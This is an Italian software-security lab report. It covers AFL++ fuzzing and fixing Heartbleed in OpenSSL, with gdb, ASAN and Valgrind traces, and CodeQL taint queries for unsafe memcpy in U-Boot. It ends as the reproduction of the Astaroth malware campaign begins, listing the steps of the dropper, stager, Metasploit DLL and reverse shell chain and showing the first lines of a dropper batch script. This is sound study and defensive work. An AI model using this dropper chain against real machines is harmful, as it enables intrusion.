È stato eseguito il test harness tramite il debugger gdb passando al programma il file che ha causato il crash. Per ispezionare lo stack frame e il contenuto della variabile payload è stato inserito un breakpoint per fermare il processo in esecuzione.

SI CONFRONTI IL CONTENUTO DELLA VARIABILE "PAYLOAD" CON IL CONTENUTO DEL FILE DI INPUT. QUALI SONO I BYTE DELL'INPUT CHE PROVOCANO L'ERRORE?

Tramite i comandi `hexdump -C ./afl_output/default/crashes/id... |` e `print/x payload` lanciati rispettivamente da terminale e da gdb, è stato possibile confrontare il contenuto del file di input.

I byte dell'input che generano l'errore sono i byte: `6f 6f`, presenti sia nella variabile payload, sia nel file di input.

The screenshot shows a terminal window with three tabs. The first tab contains the command `hexdump -C ./afl_output/default/crashes/id... |` followed by the output of the hex dump. The second tab contains the command `print/x payload`. The third tab is a GDB session showing the stack trace and backtrace. The stack trace shows the assembly code and the addresses of the function calls. The backtrace shows the call stack from the main function up to the point where the error occurred. The payload variable is set to `6f 6f`.

```
unina@software-security:~/s... × unina@software-security:/ × unina@software-security:~/s... ×
unina@software-security:~/software-security/fuzzing/heartbleed$ hexdump -C ./afl_output/default/crashes/id...|:000000\,sig\:06\,src\:000026+000032\,time\:171830\,execs\:69434\,op\:splice\,rep\:2
00000000 18 03 00 00 36 01 6f 6f be be 00 00 00 |....6.00....|
0000000d

unina@software-security:~/s... × unina@software-security:/ × unina@software-security:~/s... ×
[ STACK ]
00:0000 | rbp rsp 0x7fffffffce30 -> 0x7fffffffdf690 ← 0x6f6f /* 'oo' */
01:0008 +008 0x7fffffffce38 -> 0x49c786 (_asan_memcpy+470) ← add rsp, 0x10
02:0010 +010 0x7fffffffce40 ← 0x0
03:0018 +018 0x7fffffffce48 ← 0x0
04:0020 +020 0x7fffffffce50 -> 0x992fc0 (bignum_pf) ← 0x0
05:0028 rdx 0x7fffffffce58 -> 0xffffffff ← 0x0
06:0030 +030 0x7fffffffce60 -> 0x7fffffffdf020 -> 0x60f0000000501 ← 0x9c00
07:0038 +038 0x7fffffffce68 -> 0x638df7 (ASN1_item_ex_d2l+2279) ← mov rsi, qword ptr [rbx +
0x30]

[ BACKTRACE ]
▶ 0 0x4a28c4 __asan::ReportGenericError(unsigned long, unsigned long, unsigned long, uns
igned long, bool, unsigned long, unsigned int, bool)+4
1 0x49c786 __asan_memcpy+470
2 0x4ded60 tls1_process_heartbeat+768
3 0x5535db ssl3_read_bytes+13851
4 0x55813a ssl3_get_message+538
5 0x520be1 ssl3_get_client_hello+529
6 0x51c97f ssl3_accept+3359
7 0x4d1d04 main+372

pwndbg> backtrace
#0 0x00000000004a28c4 in __asan::ReportGenericError(unsigned long, unsigned long, unsigned long,
unsigned long, bool, unsigned long, unsigned int, bool)()
#1 0x000000000049c786 in __asan_memcpy()
#2 0x00000000004ded60 in tls1_process_heartbeat (<optimized out>, s@entry=0x618000000080) at t
ls1.libc.c:2586
#3 0x00000000005535db in ssl3_read_bytes (<optimized out>, s=0x618000000080, type=<optimized out>, buf=<optimized
out>, len=<optimized out>, peek=<optimized out>) at s3_pkt.c:1092
#4 0x000000000055813a in ssl3_get_message (<optimized out>, s=0x618000000080, st1=8465, stn=8466, mt=1, max=16384
, ok=0x7fffffffdb00) at s3_both.c:457
#5 0x0000000000520be1 in ssl3_get_client_hello (<optimized out>) at s3_srvr.c:941
#6 0x000000000051c97f in ssl3_accept (<optimized out>) at s3_srvr.c:357
#7 0x00000000004d1d04 in main () at handshake.cc:47
#8 0x000007ffff7a78d90 in __libc_start_main (<optimized out>, argc=argc@en
try=1, argv=argv@entry=0x7fffffffdb00) at ../sysdeps/nptl/libc_start_main.h:58
#9 0x000007ffff7a78e46 in __libc_start_main_Impl (<optimized out>, argc=1, argv=0x7fffffff
e08, init=<optimized out>, fini=<optimized out>, rtld_fini=<optimized out>, stack_end=0x7fffffff
e08) at ../csu/libc-start.c:392
#10 0x00000000004204c5 in _start ()
pwndbg> frame 2
#2 0x00000000004ded60 in tls1_process_heartbeat (<optimized out>, s@entry=0x618000000080) at t
ls1.libc.c:2586
2586         memcpy(bp, pl, payload);
pwndbg> print/x payload
$1 = 0x6f6f
```

3.2 Challenge Extra

3.2.1 Persistent mode

In modalità persistente, AFL++ esegue il fuzz di un obiettivo più volte in un singolo processo forked, invece di effettuare una fork di un nuovo processo per ogni esecuzione del fuzz. Per implementare tale modalità è necessario modificare il test harness per far sì che il target possa essere chiamato in una o più funzioni e che il suo stato possa essere completamente azzerato, in modo che le chiamate multiple possano essere eseguite senza perdite di risorse e che le esecuzioni precedenti non abbiano alcun impatto sulle esecuzioni future.

```
10 #ifndef CERT_PATH
11 # define CERT_PATH
12 #endif
13
14 SSL_CTX *Init() {
15     SSL_library_init();
16     SSL_load_error_strings();
17     ERR_load_BIO_strings();
18     OpenSSL_add_all_algorithms();
19     SSL_CTX *sctx;
20     assert (sctx = SSL_CTX_new(TLSv1_method()));
21     /* These two file were created with this command:
22      openssl req -x509 -newkey rsa:512 -keyout server.key \
23      -out server.pem -days 9999 -nodes -subj /CN=a/
24 */
25     assert(SSL_CTX_use_certificate_file(sctx, "server.pem",
26                                         SSL_FILETYPE_PEM));
27     assert(SSL_CTX_use_PrivateKey_file(sctx, "server.key",
28                                         SSL_FILETYPE_PEM));
29     return sctx;
30 }
31
32 int main() {
33     while (__AFL_LOOP(1000)) {
34
35         static SSL_CTX *sctx = Init();
36         SSL *server = SSL_new(sctx);
37         BIO *sinbio = BIO_new(BIO_s_mem());
38         BIO *soutbio = BIO_new(BIO_s_mem());
39         SSL_set_bio(server, sinbio, soutbio);
40         SSL_set_accept_state(server);
41
42
43         char data[100];
44         read(STDIN_FILENO, data, 100);
45
46         BIO_write(sinbio, data, 100);
47
48         SSL_do_handshake(server);
49
50         SSL_free(server);
51     }
52
53     return 0;
54 }
```

Figura 38 - Test harness in modalità persistente

In particolare, nel test harness è stata aggiunta la seguente riga:

- `while (__AFL_LOOP(1000))`: è una macro che controlla lo stato di AFL e riutilizza lo stesso processo per più ingressi fuzz. Il numero 1000 è un valore arbitrario che rappresenta il massimo numero di iterazioni che il programma può eseguire prima di terminare.

Successivamente è stato compilato il programma con il comando `AFL_USE_ASAN=1 afl-clang-fast++ handshake.cc -o handshake openssl/libssl.a openssl/libcrypto.a -I openssl/include -ldl` ed è stato avviato AFL mandando il file di input creato precedentemente come seed.




Figura 39 - AFL con persistent mode

QUANTO TEMPO CI VUOLE PER INNESCARE IL CRASH?

Il tool ha rilevato il crash dopo soli 12 secondi.

QUANTO MIGLIORA IL THROUGHTPUT DELLE ESECUZIONI DEI TEST?

Effettuando un confronto tra le tempistiche ottenute utilizzando la modalità non persistente e la modalità persistente si può notare che il tempo utilizzato dalla modalità persistente è diminuito del 95% rispetto alla modalità non persistente, cioè è circa 23x più veloce.

3.2.2 Sperimentare con Valgrind

VERIFICARE CHE, SENZA ASAN, IL CRASH NON PUÒ ESSERE ATTIVATO. PERCHÉ?

Heartbleed è una vulnerabilità di tipo buffer overread, pertanto non provocherebbe normalmente un crash del programma, pur permettendo di leggere un'area di memoria non consentita. Grazie ad ASAN, che effettua un'instrumentazione del codice in maniera statica, è possibile rilevare un accesso ad un'area di memoria non valida che a sua volta genera il crash.

SPERIMENTARE CON VALGRIND PER DIAGNOSTICARE IL CRASH

In maniera simile ad ASAN, anche con Valgrind si effettua un'instrumentazione del codice ma in maniera dinamica, con lo scopo di rilevare un accesso alla memoria non consentito. In particolare, è stato utilizzato il tool memcheck per rilevare la vulnerabilità.

```

unina@software-security:/softw2/software-security/fuzzing/heartbleed$ valgrind --tool=memcheck ./handshake < output/default/crashes/id\000000\sig\06\src\000025+000017\time\366613\execs\65386\op\splice\rep\2
==30407== Memcheck, a memory error detector
==30407== Copyright (C) 2002-2017, and GNU GPL'd, by Julian Seward et al.
==30407== Using Valgrind-3.18.1 and LibVEX; rerun with -h for copyright info
==30407== Command: ./handshake
==30407==
==30407== Invalid read of size 8
==30407==    at 0x4850064: memcpy@GLIBC_2.2.5 (in /usr/libexec/valgrind/vgpreload_memcheck-amd64-linux.so)
==30407==    by 0x409090: tls1_process_heartbeat (t1_lib.c:2586)
==30407==    by 0x445AA2: ssl3_read_bytes (s3_pkt.c:1092)
==30407==    by 0x44758E: ssl3_get_message (s3_both.c:457)
==30407==    by 0x42D91A: ssl3_get_client_hello (s3_srvr.c:941)
==30407==    by 0x42BAB7: ssl3_accept (s3_srvr.c:357)
==30407==    by 0x403915: main (handshake.cc:46)
==30407== Address 0x5050b88 is 8 bytes before a block of size 52,312 alloc'd
==30407==    at 0x4848899: malloc (in /usr/libexec/valgrind/vgpreload_memcheck-amd64-linux.so)
==30407==    by 0x45D909: CRYPTO_malloc (mem.c:308)
==30407==    by 0x40906E: tls1_process_heartbeat (t1_lib.c:2580)
==30407==    by 0x445AA2: ssl3_read_bytes (s3_pkt.c:1092)
==30407==    by 0x44758E: ssl3_get_message (s3_both.c:457)
==30407==    by 0x42D91A: ssl3_get_client_hello (s3_srvr.c:941)
==30407==    by 0x42BAB7: ssl3_accept (s3_srvr.c:357)
==30407==    by 0x403915: main (handshake.cc:46)
==30407== Invalid read of size 8
==30407==    at 0x4850070: memcpy@GLIBC_2.2.5 (in /usr/libexec/valgrind/vgpreload_memcheck-amd64-linux.so)
==30407==    by 0x409090: tls1_process_heartbeat (t1_lib.c:2586)
==30407==    by 0x445AA2: ssl3_read_bytes (s3_pkt.c:1092)
==30407==    by 0x44758E: ssl3_get_message (s3_both.c:457)
==30407==    by 0x42D91A: ssl3_get_client_hello (s3_srvr.c:941)
==30407==    by 0x42BAB7: ssl3_accept (s3_srvr.c:357)
==30407==    by 0x403915: main (handshake.cc:46)
==30407== Address 0x5050b80 is 16 bytes before a block of size 52,312 alloc'd
==30407==    at 0x4848899: malloc (in /usr/libexec/valgrind/vgpreload_memcheck-amd64-linux.so)
==30407==    by 0x45D909: CRYPTO_malloc (mem.c:308)
==30407==    by 0x40906E: tls1_process_heartbeat (t1_lib.c:2580)
==30407==    by 0x445AA2: ssl3_read_bytes (s3_pkt.c:1092)
==30407==    by 0x44758E: ssl3_get_message (s3_both.c:457)

```

Figura 40 - Tool memcheck

Dall'output è possibile notare che Valgrind segnala una lettura invalida specificandone la grandezza.

3.2.3 Fix Heartbleed

La vulnerabilità è causata dal mancato controllo della lunghezza del payload rispetto al record in memoria. Per risolverla è stato inserito il seguente controllo:

```

2558     unsigned int payload;
2559     unsigned int padding = 16; /* Use minimum padding */
2560
2561     /* Read type and payload length first */
2562     hbttype = *p++;
2563     n2s(p, payload);
2564     if(s->s3->rrec.length < (payload +1+2+16))
2565     {
2566         return 0;
2567     }
2568     pl = p;

```

Figura 41 - Fix Heartbleed

Viene comparata la lunghezza del record ricevuto con la somma di:

- Lunghezza effettiva del payload
- 1 byte per il tipo di messaggio
- 2 byte per il campo della lunghezza del payload
- 16 byte per il padding

Se il record ricevuto è più piccolo di questa somma, allora si leggerebbero i byte successivi al messaggio, per cui, per evitare il buffer overread, il programma effettua un `return 0`.

4. Static Analysis

TRACCIA

U-Boot è un bootloader per dispositivi embedded, l'obiettivo è trovare delle vulnerabilità di Remote-Code-Execution (RCE) in U-Boot tramite le quali l'attaccante può prendere il controllo di U-Boot prima dell'avvio verificato. L'obiettivo è scrivere una query tramite CodeQL per rintracciare le chiamate non sicure a `memcpy()`.

I primi due step prevedono il setup dell'ambiente.

4.1 Ricerca funzione “`strlen`” (Step3)

La query che permette di trovare tutte le funzioni chiamate `strlen` è la seguente:

```
3_function_definitions.ql ×
codeql-uboot > 3_function_definitions.ql > {} 3_function_definitions
1 import cpp
2
3 from Function f
4 where f.getName() = "strlen"
5 select f, "a function named strlen"
6
```

Figura 42 - Query Step3

La struttura della query segue la forma base costituita dalle parole chiave `from`, `where` e `select`.

- From: definisce la variabile `f` della classe `Function`
- Where: vengono filtrate tutte le istanze di `Function` per trovare tutte quelle che hanno nome “`strlen`”
- Select: specifica i risultati da visualizzare per le variabili che soddisfano le condizioni definite nella clausola `where`.

Il risultato della query è mostrato in Figura 43.

#select			Open 3_function_definitions.ql	3 results
#	f	[1]		
1	strlen	a function named strlen		
2	strlen	a function named strlen		
3	strlen	a function named strlen		

Figura 43 - Risultato query Step3

4.2 Ricerca funzione “memcpy” (Step4)

Modificando il codice scritto nello step precedente è stata creata una nuova query che cerca la funzione memcpy.

The screenshot shows the CodeQL Query Results interface. On the left, a sidebar shows the file 'Step-4.md' and the query '4_memcpy_definitions.ql'. The main area displays the results of the query, which found 3 results. The results table has columns for '#', 'f', and '[1]'. The results are:

#	f	[1]
1	memcpy	a function named memcpy
2	memcpy	a function named memcpy
3	memcpy	a function named memcpy

On the right, the code for '4_memcpy_definitions.ql' is shown:codeql-uboot > 4_memcpy_definitions.ql > {} 4_memcpy_definitions.ql
1 import cpp
2
3 from Function f
4 where f.getName() = "memcpy"
5 select f, "a function named memcpy"
6
7

Figura 44 - Query e risultato Step4

4.3 Ricercare macro “noth*” (Step5)

Identificare i valori interi forniti dai dati di rete. Un buon modo per individuarli è cercare l'uso di macro di conversione dell'ordinamento di rete come ntohs, ntohl, ntohsl e ntohss.

The screenshot shows the CodeQL Query Results interface. On the left, a sidebar shows the file '5_macro_definitions.ql'. The main area displays the results of the query, which found 4 results. The results table has columns for '#', 'm', and '[1]'. The results are:

#	m	[1]
1	#define ntohs(x) __bswap_16 (x)	a macro
2	#define ntohl(x) __bswap_32 (x)	a macro
3	#define ntohs(x) __ntohs(x)	a macro
4	#define ntohl(x) __ntohl(x)	a macro

Figura 45 - Query Step5

La struttura della query segue la forma base costituita dalle parole chiave `from`, `where` e `select`.

- From: definisce la variabile `m` della classe Macro
- Where: vengono filtrate le istanze di Macro per trovare tutte quelle che hanno nome specificato. Per scrivere una query più compatta che cerchi tutte e tre le macro in una volta sola è stata utilizzata un'espressione letterale di insieme per equiparare la variabile a un elenco di scelte nella lista.
- Select: specifica i risultati da visualizzare per le variabili che soddisfano le condizioni definite nella clausola `where`.


The screenshot shows the CodeQL Query Results interface. On the left, a sidebar shows the file '5_macro_definitions.ql'. The main area displays the results of the query, which found 4 results. The results table has columns for '#', 'm', and '[1]'. The results are:

#	m	[1]
1	#define ntohs(x) __bswap_16 (x)	a macro
2	#define ntohl(x) __bswap_32 (x)	a macro
3	#define ntohs(x) __ntohs(x)	a macro
4	#define ntohl(x) __ntohl(x)	a macro

Figura 46 - Risultati query Step5

4.4 Ricercare chiamate a funzione “memcpy” (Step6)

Modificando le query precedenti è stata creata la seguente query:



```
codeql-uboot > 6_memcpy_calls.ql > {} 6_memcpy_calls
1 import cpp
2
3 from Function f, FunctionCall c
4 where f.getName() = "memcpy" and c.getTarget() = f
5 select c, "calls of memcpy"
6
```

Figura 47 - Query Step6

La struttura della query segue la forma base costituita dalle parole chiave `from`, `where` e `select`.

- From: definisce la variabile `f` della classe `Function` e la variabile `c` della classe `FunctionCall`
- Where: vengono filtrate le istanze di `Function` per trovare tutte quelle che hanno nome `memcpy` ed inoltre vengono selezionate tutte le istanze che hanno come target la funzione specificata.
- Select: specifica i risultati da visualizzare per le variabili che soddisfano le condizioni definite nella clausola `where`.

« 1 / 3 » 6 memcpy_calls.ql on u-boot_u-boot_d0d07ba - finished in 1 seconds (596 results) [4/24/2024, 9:55:24 AM] Open 6_memcpy_calls.ql

#select #

#	c	[1]
1	call to memcpy	calls of memcpy
2	call to memcpy	calls of memcpy
3	call to memcpy	calls of memcpy
4	call to memcpy	calls of memcpy
5	call to memcpy	calls of memcpy
6	call to memcpy	calls of memcpy
7	call to memcpy	calls of memcpy
8	call to memcpy	calls of memcpy
9	call to memcpy	calls of memcpy
10	call to memcpy	calls of memcpy
11	call to memcpy	calls of memcpy
12	call to memcpy	calls of memcpy
13	call to memcpy	calls of memcpy
14	call to memcpy	calls of memcpy
15	call to memcpy	calls of memcpy
16	call to memcpy	calls of memcpy
17	call to memcpy	calls of memcpy
18	call to memcpy	calls of memcpy
19	call to memcpy	calls of memcpy
20	call to memcpy	calls of memcpy
21	call to memcpy	calls of memcpy
22	call to memcpy	calls of memcpy
23	call to memcpy	calls of memcpy
24	call to memcpy	calls of memcpy
25	call to memcpy	calls of memcpy
26	call to memcpy	calls of memcpy
27	call to memcpy	calls of memcpy
28	call to memcpy	calls of memcpy
29	call to memcpy	calls of memcpy
30	call to memcpy	calls of memcpy
31	call to memcpy	calls of memcpy
32	call to memcpy	calls of memcpy
33	call to memcpy	calls of memcpy

Figura 48 - Risultati query Step6

4.5 Trovare tutte le invocazioni alle macro noth* (Step7)

Come fatto nello step precedente per le funzioni, anche in questo caso sono state cercate le invocazioni alle macro noth*.

```
5_macro_definitions.ql | 6_memcpy_calls.ql | 7_macro_invocations.ql ×
deql:uboot > 7_macro_invocations.ql > {} 7_macro_invocations
1 import cpp
2
3 from Macro m, MacroInvocation mi
4 where m.getName() in ["ntohs", "ntohl", "ntohll"]
5 and mi.getMacro() = m
6 select mi, "invocations of macro"
7
```

Figura 49 - Query Step7

La struttura della query segue la forma base costituita dalle parole chiave `from`, `where` e `select`.

- From: definisce la variabile `m` della classe Macro e `mi` per le invocazioni;

- Where: vengono filtrate le istanze di Macro per trovare tutte quelle che hanno nome specificato e si trovano tutte le invocazioni che hanno come target la macro specificata;
- Select: specifica i risultati da visualizzare per le variabili che soddisfano le condizioni definite nella clausola where.

37	ntohs(x)	invocations of macro
38	ntohs(x)	invocations of macro
39	ntohs(x)	invocations of macro
40	ntohl(x)	invocations of macro
41	ntohl(x)	invocations of macro
42	ntohl(x)	invocations of macro
43	ntohl(x)	invocations of macro
44	ntohs(x)	invocations of macro
45	ntohs(x)	invocations of macro
46	ntohs(x)	invocations of macro
47	ntohs(x)	invocations of macro
48	ntohs(x)	invocations of macro
49	ntohs(x)	invocations of macro
50	ntohs(x)	invocations of macro
51	ntohs(x)	invocations of macro
52	ntohs(x)	invocations of macro
53	ntohs(x)	invocations of macro
54	ntohs(x)	invocations of macro
55	ntohs(x)	invocations of macro
56	ntohs(x)	invocations of macro
57	ntohs(x)	invocations of macro
58	ntohs(x)	invocations of macro
59	ntohl(x)	invocations of macro
60	ntohl(x)	invocations of macro
61	ntohl(x)	invocations of macro
62	ntohl(x)	invocations of macro
63	ntohl(x)	invocations of macro
64	ntohl(x)	invocations of macro
65	ntohl(x)	invocations of macro
66	ntohl(x)	invocations of macro
67	ntohl(x)	invocations of macro
68	ntohl(x)	invocations of macro
69	ntohl(x)	invocations of macro
70	ntohl(x)	invocations of macro
71	ntohl(x)	invocations of macro
72	ntohl(x)	invocations of macro
--	--	--

Figura 50 - Risultato query step7

4.6 Trovare tutte le espressioni per le invocazioni delle macro (Step8)

L'obiettivo di questa query è invece quello di trovare le espressioni, un'espressione è un elemento del codice sorgente che può avere un valore in fase di esecuzione e le invocazioni delle macro possono generare delle espressioni.

La query che ci permette di trovare le espressioni è quasi identica alla query precedente, con la differenza che viene utilizzato il predicato `getExpr()` nel select.

```

codeql-uboot > 8_macro_expressions.ql > () 8_macro_expressions
1 import cpp
2
3 from Macro m, MacroInvocation mi
4 where m.getName() in ["ntohs", "ntohl", "ntohll"]
5 and mi.getMacro() = m
6 select mi.getExpr(), "expressions of macro"
7

```

Figura 51 - Query Step8

Il risultato della query è il seguente:

#	[0]	[1]
1	... ? ... : ...	expressions of macro
2	... ? ... : ...	expressions of macro
3	... ? ... : ...	expressions of macro
4	... ? ... : ...	expressions of macro
5	... ? ... : ...	expressions of macro
6	... ? ... : ...	expressions of macro
7	... ? ... : ...	expressions of macro
8	... ? ... : ...	expressions of macro
9	... ? ... : ...	expressions of macro
10	... ? ... : ...	expressions of macro
11	... ? ... : ...	expressions of macro
12	... ? ... : ...	expressions of macro
13	... ? ... : ...	expressions of macro
14	... ? ... : ...	expressions of macro
15	... ? ... : ...	expressions of macro
16	... ? ... : ...	expressions of macro
17	... ? ... : ...	expressions of macro
18	... ? ... : ...	expressions of macro
19	... ? ... : ...	expressions of macro
20	... ? ... : ...	expressions of macro
21	... ? ... : ...	expressions of macro
22	... ? ... : ...	expressions of macro
23	... ? ... : ...	expressions of macro
24	... ? ... : ...	expressions of macro
25	... ? ... : ...	expressions of macro
26	... ? ... : ...	expressions of macro
27	... ? ... : ...	expressions of macro
28	... ? ... : ...	expressions of macro
29	... ? ... : ...	expressions of macro
30	... ? ... : ...	expressions of macro
31	... ? ... : ...	expressions of macro
32	... ? ... : ...	expressions of macro
33	... ? ... : ...	expressions of macro

Figura 52 - Risultato query Step8

4.7 Scrivere la propria classe NetworkByteSwap (Step9)

L'obiettivo di questa query è quello di scrivere una propria classe, la logica sarà la stessa della query 5 con il solo obiettivo di renderlo un metodo eseguibile chiamando l'oggetto della classe.

```
codeql-uboot > 9_class_network_byteswap.ql > {} 9_class_network_byteswap > NetworkByteSwap > NetworkByteSwap
1 import cpp
2
3 class NetworkByteSwap extends Expr {
4     Quick Evaluation: NetworkByteSwap
5     NetworkByteSwap () {
6         exists(MacroInvocation mi |
7             mi.getMacro().getName() in ["ntohs", "ntohl", "ntohll"]
8             and this = mi.getExpr()
9         )
10    }
11 }
12
13 from NetworkByteSwap n
14 select n, "Network byte swap"
15
```

Figura 53 - Query Step9

È stata definita la classe NetworkByteSwap che ritorna un risultato di tipo Expression. La keyword exists introduce delle variabili temporanee e controlla che alcune condizioni siano verificate.

#	n	[1]
1	... ? ... : ...	Network byte swap
2	... ? ... : ...	Network byte swap
3	... ? ... : ...	Network byte swap
4	... ? ... : ...	Network byte swap
5	... ? ... : ...	Network byte swap
6	... ? ... : ...	Network byte swap
7	... ? ... : ...	Network byte swap
8	... ? ... : ...	Network byte swap
9	... ? ... : ...	Network byte swap
10	... ? ... : ...	Network byte swap
11	... ? ... : ...	Network byte swap
12	... ? ... : ...	Network byte swap
13	... ? ... : ...	Network byte swap
14	... ? ... : ...	Network byte swap
15	... ? ... : ...	Network byte swap
16	... ? ... : ...	Network byte swap
17	... ? ... : ...	Network byte swap
18	... ? ... : ...	Network byte swap
19	... ? ... : ...	Network byte swap
20	... ? ... : ...	Network byte swap
21	... ? ... : ...	Network byte swap
22	... ? ... : ...	Network byte swap
23	... ? ... : ...	Network byte swap
24	... ? ... : ...	Network byte swap
25	... ? ... : ...	Network byte swap
26	... ? ... : ...	Network byte swap
27	... ? ... : ...	Network byte swap
28	... ? ... : ...	Network byte swap
29	... ? ... : ...	Network byte swap
30	... ? ... : ...	Network byte swap
31	... ? ... : ...	Network byte swap
32	... ? ... : ...	Network byte swap
33	... ? ... : ...	Network byte swap

Figura 54 - Risultato query Step9

4.8 Scrivere una taint tracking query (Step10)

Per scrivere la taint tracking queries è necessario definire source e sink, in modo da verificare se esistono dei flussi tainted da un intero proveniente dalla rete argomento della funzione memcpy (length).

```
class Config extends TaintTracking::Configuration {
    Quick Evaluation:Config
    Config() { this = "NetworkToMemFuncLength" }

    Quick Evaluation:isSource
    override predicate isSource(DataFlow::Node source) {
        source.asExpr() instanceof NetworkByteSwap
    }

    Quick Evaluation:isSink
    override predicate isSink(DataFlow::Node sink) {
        exists(FunctionCall memc |
            memc.getTarget().getName() == "memcpy" and sink.asExpr() = memc.getArgument(2))
    }
}

from Config cfg, DataFlow::PathNode source, DataFlow::PathNode sink
where cfg.hasFlowPath(source, sink)
select sink, source, sink, "Network byte swap flows to memcpy"
```

Figura 55 - Query Step10

Viene definita la classe Config contiene la logica per trovare la taint propagation. In tale classe vengono definiti due predicati:

- **isSource:** definisce un nodo sorgente come un'istanza della classe NetworkByteSwap. Ciò significa che le istanze di NetworkByteSwap sono considerate punti di origine per il flusso di dati analizzato. Nel predicato viene utilizzato source.asExpr per la conversione dal tipo Dataflow::Node e Expression.
- **isSink:** definisce cosa costituisce un sink, che viene identificato come una chiamata di funzione memcpy, in particolare il sink deve essere l'argomento che rappresenta la grandezza, cioè il terzo argomento della funzione memcpy.

Infine, viene definita la query principale che identifica i flussi di dati che vanno da un'operazione di conversione dell'ordine dei byte di rete alla funzione memcpy.

#	sink	source	sink	[3]
1	... + ? ... : + ...	Network byte swap flows to memcpy
2	chunk	... ? ... : ...	chunk	Network byte swap flows to memcpy
3	len	... ? ... : ...	len	Network byte swap flows to memcpy
4	rlen	... ? ... : ...	rlen	Network byte swap flows to memcpy
5	rlen	... ? ... : ...	rlen	Network byte swap flows to memcpy
6	filefh3_length	... ? ... : ...	filefh3_length	Network byte swap flows to memcpy
7	len	... ? ... : ...	len	Network byte swap flows to memcpy
8	len	... ? ... : ...	len	Network byte swap flows to memcpy
9	... + ? ... : + ...	Network byte swap flows to memcpy
10	... + ? ... : + ...	Network byte swap flows to memcpy
11	... + ? ... : + ...	Network byte swap flows to memcpy

Figura 56 - Risultato query Step10

5. CTI


TRACCIA

Eseguire la campagna di base del malware Astaroth utilizzando la macchina virtuale di Windows e mappare le attività del malware in MITRE ATT&CK.

5.1 Attacco Astaroth

L'attacco Astaroth deve seguire una precisa sequenza di passi al fine di essere eseguito.

1. L'aggressore genera un file “.lnk” dannoso (“dropper”), utilizzando script bat/vbs, che serve a generare un file cliccabile dalla vittima, ad esempio, tramite tecniche di phishing.
2. La vittima esegue il file “.lnk” che andrà a scaricare dei file ed eseguirà un altro script dannoso, lo stager.
3. Lo stager scarica un file maligno “.dll” (da Metasploit).
4. Lo stager esegue il file “.dll”, che apre una shell inversa.



5.1.1 Step1 – Dropper

Il dropper viene creato a partire dal file `create_dropper_lnk.bat`, al quale viene specificato l'indirizzo IP della macchina attaccante. In questo caso come macchina attaccante è stata utilizzata una macchina virtuale Ubuntu.

```

home > unina > software-security > malware > astaroth > create_dropper_lnk.bat
1  @echo off
2  setlocal enabledelayedexpansion
3
4  rem Create a dropper in LNK (shortcut) format that will download and execute the CMD stager.
5
